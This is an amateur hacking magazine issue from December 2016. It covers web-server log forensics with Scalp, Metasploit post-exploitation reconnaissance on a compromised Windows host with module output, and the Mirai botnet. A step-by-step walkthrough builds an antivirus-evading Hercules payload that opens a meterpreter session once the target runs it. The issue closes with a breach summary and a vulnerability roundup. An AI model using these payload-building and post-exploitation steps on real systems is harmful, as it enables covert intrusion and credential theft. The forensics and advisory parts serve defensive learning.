Hackercool

December 2016 Edition 0 Issue 3

Web Server Forensics : Log analysis with Scalp

NOT JUST ANOTHER TOOL:
Hercules Payload generator

METASPLOIT THIS MONTH :
Windows POST exploitation

HACKSTORY :
MIRAI is rocking, brace yourself

Hacking Q&A, Top 10 vulnerabilities and Hack of the month

INSIDE

Here's what you will find in Hackercool December 2016 Issue .

I can do all things through Christ who strengtheneth me. Philippians 4:13

Editor's Note

Hello Readers, First of all, I wanna thank you for buying this Magazine. This is the fourth issue of zeroeth edition of my magazine.

Now Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am passionate about hacking or cyber security (or whatever you want to call it). Let me make it very clear that I don't consider myself an expert in this field.


Notwithstanding this, I have my own blog on hacking, www.hackercool.com. This blog has a dedicated Facebook page and Youtube channel with name "Kanishkashowto". I also developed a vulnerable webapp for practice "Vulnerawa" to practice website hacking.

This magazine is intended to deal with advanced hacking both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in this field.

This Edition 0 Issue 3, will be available on Kindle, 24symbols, iBooks, nook, kobo, Pagefoundry, Scribd and ofcourse Gumroad. It is also available on the digital magazine site Magzter. If you have any queries regarding this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "Hackercool".

In this issue, you will notice that pages have decreased drastically. Well, Let me be frank. Some things did not work out as planned. Our CTF flag section was unsuccessful. But still we have strived to keep this issue as close to real time hacking as possible. For example, bypassing antivirus will be many hackers dream. So we have introduced a tool which can generate payloads that can bypass most of the antivirus. We have also discussed how to protect yourself from the MIRAI, the DDOS malware. Some peopile have askd me what happened to that story "Hacked" which I have started in the September 2016 issue.Well it is coming back.

From next year, our issue will come a little earlier. Wishing you a Merry CHRISTMAS and a Happy New Year. Until the next issue, Thank you.



REAL TIME HACKING SCENARIO
WEB SERVER FORENSICS(Cont'd)

RECAP

Database of the website www.dmysteries.com was dumped and put to sale on darkweb. As the passwords were encrypted, the breach was not a big threat. But the owner of Dmysteries contacted LUKERECKAH to conduct an invest-igation into the breach.

In the last issue, we saw how to perform manu-al analysis of the web server log to find out h-ow a hacker breached the site.

Hi I am Agent A. Right now on an forensic inve-stigation into data breach of website named dmysteries.com. In the last issue, we have don-e manual analysis and figured out how the ha-cker might have hacked the website.

But manual analysis is highly cumbersome especially if the website gets lot of visitors and the traffic is high. Luckily we have many autom-ated tools to analyse the apache access logs.

Some of the open source apache log an-alyzing tools are,

1. AWstats.
2. Webalizer
3. Web Log Expert
4. Analog

But today we will learn about another simple tool I learnt about on one of the infosecurity site-s. This is named Scalp and it can be download-ed at https://code.google.com/p/apache-scalp/

Scalp is a python script. Navigate to the di-rectory (obviously Downloads directory, where the scalp-0.4 python script is stored) and exec-ute the script as shown below.

```
alyan@debian:~/Downloads$ python scalp-0.4.py
calp the apache log! by Romain Gaucher - http://rgaucher.info
sage:  ./scalp.py [--log|-l log_file] [--filters|-f filter_file] [--period time
frame] [OPTIONS] [--attack a1,a2,..,an]
                 [--sample|-s 4.2]
  --log       |-l:  the apache log file './access_log' by default
  --filters   |-f:  the filter file     './default_filter.xml' by default
  --exhaustive|-e:  will report all type of attacks detected and not stop
                    at the first found
  --tough     |-u:  try to decode the potential attack vectors (may increase
                    the examination time)
  --period    |-p:  the period must be specified in the same format as in
                    the Apache logs using * as wild-card
                    ex: 04/Apr/2008:15:45:*/Mai/2008
                    if not specified at the end, the max or min are taken
  --html      |-h:  generate an HTML output
  --xml       |-x:  generate an XML output
  --text      |-t:  generate a simple text output (default)
  --except    |-c:  generate a file that contains the non examined logs due to
he
                    main regular expression; ill-formed Apache log etc.
  --attack    |-a:  specify the list of attacks to look for
                    list: xss, sqli, csrf, dos, dt, spam, id, ref, lfi
                    the list of attacks should not contains spaces and comma se
```

In the above image, we can see all the options we can set for scalp.

For this exclusive purpose, I have made a copy of Apache access log in the root folder with na-me accesscopy.log. Now run a command as shown below.

```
root@debian:/home/kalyan/Downloads# python scalp-0.4.py -l /root/accesscopy.log
-f /home/kalyan/Downloads/filter.xml -o output --html
Loading XML file '/home/kalyan/Downloads/filter.xml'...
Processing the file '/root/accesscopy.log'...
Scalp results:
        Processed 18985 lines over 18992
        Found 2994 attack patterns in 16.464431 s
Generating output in output/accesscopy.log_scalp_*
root@debian:/home/kalyan/Downloads#
```


The "-l" option is used to assign the Apache log file. The "-f" option is used to specify the filter fi-le. The filter file is the file with which the tool c-ompares the Apache log to identify the attacks. We can download the filter file from PHPIDS pr-oject as given below.


https://github.com/PHPIDS/PHPIDS/blob/master/lib/IDS/default_filter.xml

The "-o" option is used to specify the output op-tion. Here I have specified the output as html.

After the scan is finished, you can see in the a-bove image that the tool has found 2994 attack patterns. This file is saved in output directory.

We can view the html file in a browser as s-hown below. In the below the tool detected a xss attack. But the attack that should have resulted in the data breach is shown in the below image. As you can see, it's a remote code execution attack.





Windows Post Exploitation RECON

METASPLOIT THIS MONTH

Hello aspiring hackers. Till now we have seen various ways of hacking windows, escalating p--rivileges and creating a persistent backdoor for later access.

After we have successfully created a backdoor, it's time to perform further reconnais--sance. Windows post exploitation recon helps us in gathering further info about our target net--work. This can be helpful to us in finding more vulnerable systems to hack and pivot.

If you have observed carefully while starting Metasploit, it has number of modules specified as "post". Some of these are useful in recon. F--or us to do post recon we need to first hack the system and get metertpreter session on it. Now let us see how to perform this recon with Meta--sploit.

The first module useful in reconnaissance in the arp scanner. Arp scanner helps us to identi--fy any hidden devices in the network. Hidden devices are those devices which don't respond to normal requests like ping etc.

For example, some firewalls intentionally don't respond to ping requests. ARP scanning can detect these devices.

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.199.0/24

[*] Running module against WIN-FF47JH3NAKA
[*] ARP Scanning 192.168.199.0/24
[*]     IP: 192.168.199.1 MAC 00:50:56:c0:00:08 (VMware, Inc.)
[*]     IP: 192.168.199.2 MAC 00:50:56:fd:b5:32 (VMware, Inc.)
[*]     IP: 192.168.199.132 MAC 00:0c:29:28:af:9e (VMware, Inc.)
[*]     IP: 192.168.199.130 MAC 00:0c:29:c3:33:18 (VMware, Inc.)
[*]     IP: 192.168.199.255 MAC 00:0c:29:28:af:9e (VMware, Inc.)
[*]     IP: 192.168.199.254 MAC 00:50:56:e5:a4:42 (VMware, Inc.)
meterpreter >
```

The checkvm module helps us to find out if the machine we hacked is a virtual machine, which in this case is true.

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if WIN-FF47JH3NAKA is a Virtual Machine .....
[*] This is a VMware Virtual Machine
meterpreter >
```

The dumplinks module will parse .lnk files from a user's Recent Documents folder and Microso--ft Office's Recent Documents folder, if present. Windows creates these link files automatically for many common file types. The .lnk files cont--ain time stamps, file locations, including share names, volume serial numbers, and more infor--mation like that.

```
meterpreter > run post/windows/gather/dumplinks

[*] Running module against WIN-FF47JH3NAKA
[*] Extracting lnk files for user admin at C:\Users\admin\AppData\Roaming\Micros
oft\Windows\Recent\...
[*] Processing: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\admin.ln
k.
[*] Processing: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\config.l
nk.
[*] Processing: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\DarkCome
tRAT531 (2).lnk.
[*] Processing: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\DarkCome
tRAT531.lnk.
[*] Processing: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\etc.lnk.
[*] Processing: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\hello.ln
k.
[*] Processing: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\Koala.ln
k.
[*] Processing: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\lava hot
.lnk.
[*] Processing: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\msf.lnk.
[*] Processing: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\Pictures
.lnk.
```

In some cases, we need to know what are the applications installed in the system we hacked. For example, in a case where we cannot esca--late privileges and maybe a vulnerable progra--m installed in the target can help us in privilege escalation. The enum_applications module exa--ctly does that.

We can see in this specific case, there are only two programs installed.

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on WIN-FF47JH3NAKA

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 7-Zip 16.02                                             16.02
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 VMware Tools                                            9.6.5.2700074


[*] Results stored in: /root/.msf4/loot/20160813040717_default_192.168.199.132_h
ost.application_326916.txt
meterpreter >
```

The enum_logged_on_users module helps us in finding out the users logged in. This may help us in knowing the usernames of the system.

In our case, we go to know the username as "admin".

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 6

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-3522369802-2007454807-328282153-1000   WIN-FF47JH3NAKA\admin


[*] Results saved in: /root/.msf4/loot/20160813040747_default_192.168.199.132_ho
st.users.activ_889792.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\sys
temprofile
 S-1-5-19                                        C:\Windows\ServiceProfiles\Local
Service
 S-1-5-20                                        C:\Windows\ServiceProfiles\Netwo
rkService
 S-1-5-21-3522369802-2007454807-328282153-1000   C:\Users\admin
```

The enum_shares module will list the shares of


both configured and recently used shares on t--he compromised system. My target doesn't ha--ve any shares.

```
meterpreter > run post/windows/gather/enum_shares

[*] Running against session 6
[*] No shares were found
meterpreter >
```


The enum_snmp module will enumerate the SNMP service on the target, if installed. It will a--lso enumerate its community strings. In our case, there's no SNMP service installed.

```
meterpreter > run post/windows/gather/enum_snmp

[*] Running module against WIN-FF47JH3NAKA
[*] Checking if SNMP is Installed
[-]     SNMP is not installed on the target host
meterpreter >
```


The hashdump module does exactly what it sa--ys. It dumps the password hashes from the ta--rget system as shown below. May I remind you that meterpreter already has this hashdump fu--nction.



The usb_history module retr--ieves the history of usb devices connected to the target system. In my case, no USB devices were connected to the target. The most interesting of all these is the lester script. The lester script suggests local exploits for th target syste--m.



This script automatically searches and lists exploits for the targeted system. Now you may question why do we need exploits for the syste--m we already hacked. Well maybe to escalate privileges or find an exploit which gives us mor-



Nothing here

JUST SOME CHRISTMAS WISHES

Have a secure New Year

Friend Finder Network

HACK OF THE MONTH

What?

Another month, another hack. Account details of over 400 million users belonging to the Adult Friend Finder network considered the world's l--argest s*x and swinger community site were hacked .These account data included custome--rs e-mail addresses, IP addresses last used to login to the site, joining date and ofcourse username and passwords.

Of these, 339 million accounts belonged to AdultFriendFinder.com (15 million of these acc--counts were of users who thought they had de--leted but which weren't purged from the datab-ase),62 million accounts belonged to cams.com ,seven million belonged to Penthouse.com, one million belonged to stripshow.com and another one million belonged to iCams.com

Passwords were either store--d in plain text format or SHA1 hashing algorithm which is cons-idered weak. The site was also hacked in May of 2015, resulting in leaked data from 3.5 million user accounts.

Who?

That definitely would be a difficult question to a-nswer now but a researcher who goes by name 1x0123 on Twitter and Revolver in other circles is suspected.

How?

The attacker posted screenshots exploiting a local file inclusion attack.On asking the attacker confirmed it was used to hack the system. He said the vulnerability existed in a module on the production servers used by Adult Friend Finder.

LFI vulnerability is a vulnerability which allo--ws an attacker to display files located elsewhe--re on the server in.

Also known as directory traversal, LFI results in data being printed to the screen but in some cases can also be used to execute remote cod--e on the machine.

Impact

As the data belongs to a pornographic site, users may submit a lot of sensitive data like th--eir sexual orientation and marital status. This information is very helpful for spammers and bl--ackmailers and phishers. If the user is a high profile personality in society risk may increase more. Loss of reputation may even put user's life in jeopardy. It should be remembered that how Ashley Madison breach last year drove so--me users to suicide.

It may also destroy scores of relationships and families. Remember that users could easily be found out by searching the usernames on Facebook.

Aftermath

Although the company says it has informed its users about the breach, there are compaints th--at it was not proactive in dealing with the data breach. Instead of forcing a reset of the passwords, it is said that the company was just encouraging users to change passwords on t--heir next login.

When users wanted to change their password, they said the pa--ge suggested users to use "characters a-z" and "numbers 0-9" which is a poor security practice.

Lessons to be Learnt

They say wise men learn from their mistakes and wiser men learn from other's mistakes but this case is completely on the other side. Even after witnessing so many data breaches the Fr--iendfinder site stored passwords in either plain text or SHA1 which is considered a weak encry--ption. Worse still, the company did not upgrade its security even though it was targeted once.

The users have some of their part in making this breach a productive one. Inspite of many warnings, users still use very common and eas--ily crackable passwords. Number of users still use the password "123456" and "password".

"The easy way to learn is from others mistakes. The hard way is from your own mistakes. The tragic way is not learning from either".
-Bilal Zahoor

Hercules Payload Generator

NOT JUST ANOTHER TOOL

During penetration testing,sometimes it becom-
-es necessary to use payloads. Especially if we are performing our test on a patched Windows system.

Imagine a scenario where we are performi-
-ng a pen test on a fully patched Windows syst-
-em with Firewall enabled and Antivirus turned ON. In such scenarios, we need a payload to s-
-end to the target system and make the user e-
-xecute it. It is also necessary thet our payload bypasses Antivirus detection.

Today we will learn about one tool which can generate such payloads. That is Hercules fram-
-ework.

Hercules is a special payload generator that can bypass all antivirus software (till date).It ha-
-s features like persistence and keylogger whic-
-h make it too cool.


Let us see how this tool works. We will start by cloning Hercules framework from github as sh-
-own below.I am doing this on Kali Linux rolling 2016.1

```
root@kali:~# git clone https://github.com/EgeBalci/Hercules
Cloning into 'Hercules'...
remote: Counting objects: 158, done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 158 (delta 3), reused 0 (delta 0), pack-reused 148
Receiving objects: 100% (158/158), 6.47 MiB | 150.00 KiB/s, done.
Resolving deltas: 100% (78/78), done.
Checking connectivity... done.
root@kali:~#
```

Once we finish cloning, a new directory with na-
-me HERCULES will be created. Move into that directory and do a "ls". We should see a file na-
-med "Setup". First change the permissions of this file using chmod as shown below.

```
root@kali:~# cd HERCULES
root@kali:~/HERCULES# ls
HERCULES  HERCULES_x64  LICENSE  README.md  Setup  SOURCE  Update
root@kali:~/HERCULES# chmod 777 Setup
root@kali:~/HERCULES# ls
HERCULES  HERCULES_x64  LICENSE  README.md  Setup  SOURCE  Update
root@kali:~/HERCULES# ./
```

Once we get execute permissions on the Setup file, execute the file using command "**./Setup**".



The setup automaticall
y installs Hercules and succes-
-sfully ends as shown below.

Once installation is finished, Open a terminal and type command "**HERCULES**" to start the framework. It's interface looks like below. In this part, let's generate a simple payload. Enter opt-
-ion "1". Select w--
-hat type of payloa-
-d you want to create.


There are four payloads as shown in the above image. For example, let's choose the first one. You can choose appropriately.

After we select the type of payload we want to create, we need to enter some options. Let us see the options it provides. LHOST and LPORT are self explanatory. Choosing Persistence function adds our running binary to Windows startup registry so that we can have

persistent access to the target. The less we use this option, the better as it will attract the a--ntivirus's attention.

Migration function triggers a loop that tries to migrate to a remote process. UPX (Ultimate P--acker for executables) is an open source exec--utable packer. To those newbies who have no idea what packers are, they are used to compr--ess the executables. Software vendors also u--se them to obfuscate the code. We will see more about packers in our future howtos.

Concerning this howto, remember that enab--ling migration, persistence and UPX functions may increase the chances of your payload bei--ng detected by Antivirus.




In this scenario, I have only enabled the UPX function so the packing process begins as sho--

-wn below.

Once the packing process is over, our final bin--

-ary file is stored with the name we have given to it. I named it as "res" for this tutorial.

Next, start the listener on Metasploit as shown below and send the binary file to our target. On--ce he clicks on our executable file, we will get the meterpreter session of the target user as



shown below.

In part2, we will see how to bind our payload to other executables.

HACKSTORY

On 20 September 2016, blog of a computer se--curity journalist Brian Krebs was a victim of a DDOS attack and a few days later OVH, a Fre--nch webhost fell victim to the DDOS attack.

This attack originated from a botnet named Mirai. Mirai is a malware that is programmed to hack linux systems with busybox installed and convert them into a BOT. A number of these BOTS are used to perform DDoS attacks. Eve--nthough Mirai is not one of the largest botnets, it is considered responsible for the largest DDOS attack already.

As busybox is mostly available in IOT devices, these devices are the majority secondary victi--ms in the DDOS. To those newbies, who have no idea what secondary victim's are, they are the systems first hacked to convert into a BOT and used to perform a DDOS on the primary vi--ctims (in this case, blog of Brian Krebs and OVH).

IOT devices are the new craze called Information Of Things. These include "smart" internet connected devices like fridges, toasters , smart TV's, smart bulbs and CCTV's. Although most of these IoT devices have no need to get connected to the internet, users put them online The worst thing is they do this without even ch--anging the default password provided by the manufacturer. To understand how serious this is , we should definitely see how Mirai works.

MIRAI spreads itself by brute forcing the syste--ms with most common default passwords (whi-

Once it successfully cracks the login, it uses a busybox command to infect the device. (Hence it compulsorily needs busybox to be present on the device). Once it infects the device, Mirai will try to kill any service running on ports 22,23 and 80 and thus locking out the user from his own system.

Although there were many botnets before, the success of this botnet may depend on usage of IOT devices for DDOS unlike others which use conventional Desktop systems as secondary victims. IOT devices are almost ON and are not used for any other purposes. Most importantly with most IOT devices running with company default usernames and passwords, they make an easy catch for hackers.

Worse still, the source code of MIRAI has been made public on Github. This means we may expect a lot of attacks like these in furture.

If your device is infected by this malware, it can be removed by disconnecting the device, rebooting and setting up a complex password. If you just rebooted the device, it may be infected once again.

MIRAI is a clear example of putting functionality and usability above security in the SFU triangle.

HACKING Q&A

Q : Hi Kanishka, Thanks for your articles in the new ezine. The one on sql injection for beginners in the October issue with pentester lab was particularly interesting. The step by step execution instruction brought out the concepts clearly. Can one try out other free offline exercises under 'Web for pentester' ? Would appreciate guidance/help. -Sankaran k.b

A : Hi Sankaran. Thank you for the compliment. Regarding your query, The Pentester Lab: Web for pentester is a wonderful project made by Pentester lab which is really helpful for beginners. Apart from SQL injection, which we have already covered, there are also other images on other web vulnerabilities like XSS, directory traversal, command injection, code injection, file upload, XML injection and LDAP injection vulnerabilities. All of these will be covered in our future issues. Hang on there.

Q : I have read both your magazines, October and November issues. You explain very well. My question is about real world penetration testing, in case we use kali linux on our virtual environments like Oracle VM or VMware. Here we mostly use NAT or Bridge networking connection. If we use VPN or any proxy chain, in that case which IP should we use to connect back to us : Kali VM ip or our public ip? - Real Stone.

A : Hey Real Stone, I completely understood your question, eventhough I trimmed short your question. My website and magazine were exactly started to deal with such doubts headon. Coming to your question, there are many scenarios involved. If you are using Kali on virtualization environment like virtualbox or vmware and you are directly connected to internet with a LAN cable, you can either set up a bridged mode networking mode or NAT. When you set up a bridged mode networking, your virtual machine will get an IP address just like any other physical machine on that LAN. So while pen testing, you will have to set that IP address. (It can be found out by typing command "ifconfig" in the Kali machine). NAT is another simple option that takes care of these networking woes. When you select NAT networking mode, your host (the machine on which you have installed Vmware or virtualbox) becomes a gateway.Then you can set the IP address assigned by NAT.

Note that this settings are only relevant if you are directly connected to internet through a cable. If you are inside a LAN, which means you are connected to internet through a router (wired or wireless), we need to configure some extra settings like port forwarding.

I hope that was easy to understand. Even if you didn't unerstand, don't worry. We will cover all of these topics in our future issues.

Send all your queries about hacking to qa@hackercool.com

TOP 10 VULNERABILITIES THIS MONTH

Just like any other month, researchers found many vulnerabilities this month also. We bring you the top 10 vulnerabilities of this month

10.Joomla versions <3.6.4 register method vulnerability:

This vulnerability allows attackers to register an account on the Joomla website with elevated p--rivileges. This vulnerability exists on Joomla v--ersions 3.4.4 to 3.6.3. “Incorrect use of unfilter--ed data allows for users to register on a site wi--th elevated privileges.” states the description of the flaw published by Joomla. Patch is already available. You can update to version 3.6.4 to patch this vulnerability.

09.Exponent CMS version <2.3.9 :

A SQL injection and malicious file upload vulne--rabilities were found in all the versions prior to version 2.3.9. The malicious file upload is possi--ble by using redirection to place the script in an unprotected folder. The SQL injection vulnerabi--lity is present in Pixidou Image Editor.

08.dotCMS <3.3.1 SQL Injection vulnerability

Versions prior to 3.3.1 of dotCMS are vulnerabl--e SQL injection. This vulnerability exists in the categoriesServlet servlet and it allows remote unauthenticated attackers to execute arbitrary SQL commands via the sort parameter.

07. Bmc patrol <9.13.10.02 :

Versions of BMC Patrol before 9.13.10.02, the binary "listguests64" is configured with the setu--id bit. However, when executing it, it will look for another binary named virsh using the PATH environment variable. The "listguests64" progr--am will then run "virsh" using root privileges. T--his allows attackers to elevate their privileges to root.

06. Canonical Ubuntu Linux :

A privilege escalation vulnerability has been fo--und in Ubuntu through 15.04. This vulnerability is present in the overlayfs implementation in the linux kernel package before 3.19.0-21.21. It occ--urs because it does not properly check permis--sions for file creation in the upper filesystem di--rectory, which allows local users to obtain root access by leveraging a configuration in which o--verlayfs is permitted in an arbitrary mount nam--mespace. Canonical has already released a patch for this vulnerability. Please update.

05. Nginx :

The nginx package before 1.6.2-5+deb8u3 on Debian jessie and the nginx packages before 1.4.6-1ubuntu3.6 on Ubuntu 14.04 LTS, before 1.10.0-0ubuntu0.16.04.3 on Ubuntu 16.04 LTS, and before 1.10.1-0ubuntu1.1 on Ubuntu 16.10 allow attackers with access to the web server user account to gain root privileges using a sy--mlink attack on the error log.

04. Google Android :

A remote code execution vulnerability and ma--ny privilege escalation vulnerabilities were fou--nd in android. The remote code execution vuln--erability was found in the Qualcomm crypto dr--iver in Android before 2016-11-05.It could ena--ble a remote attacker to execute arbitrary code within the context of the kernel.

03. Linux kernel 4.3.3 privilege escalation vulnerability :

Linux machines prior to kernel version 4.3.3 ar--e vulnerable to privilege escalation vulnerabilit--y. This vulnerability exists in the ext4_journal_ stop function in fs/ext4/ext4_jbd2.c. It works by leveraging improper access to a certain error field.

02.Microsoft Windows 10 Common Log File System vulnerability:

The Common Log File System (CLFS) driver s--uffers from a privilege escalation vulnerability. This driver is available in Microsoft Windows Vi--sta SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, Wi--ndows 10 Gold, 1511, and 1607, and Windows Server 2016. It can be achieved via a crafted a--pplication.

01. Adobe Flash Player version <=23.0.0.205 and version <=11.2.202.643 remote code ex--ecution vulnerability:

Adobe Flash Player versions prior to 23.0.0.205 and versions prior to 11.2.202.643 suffer from a remote code execution vulnerability. This vulne--rability is a use-after-free and type confusion vulnerability.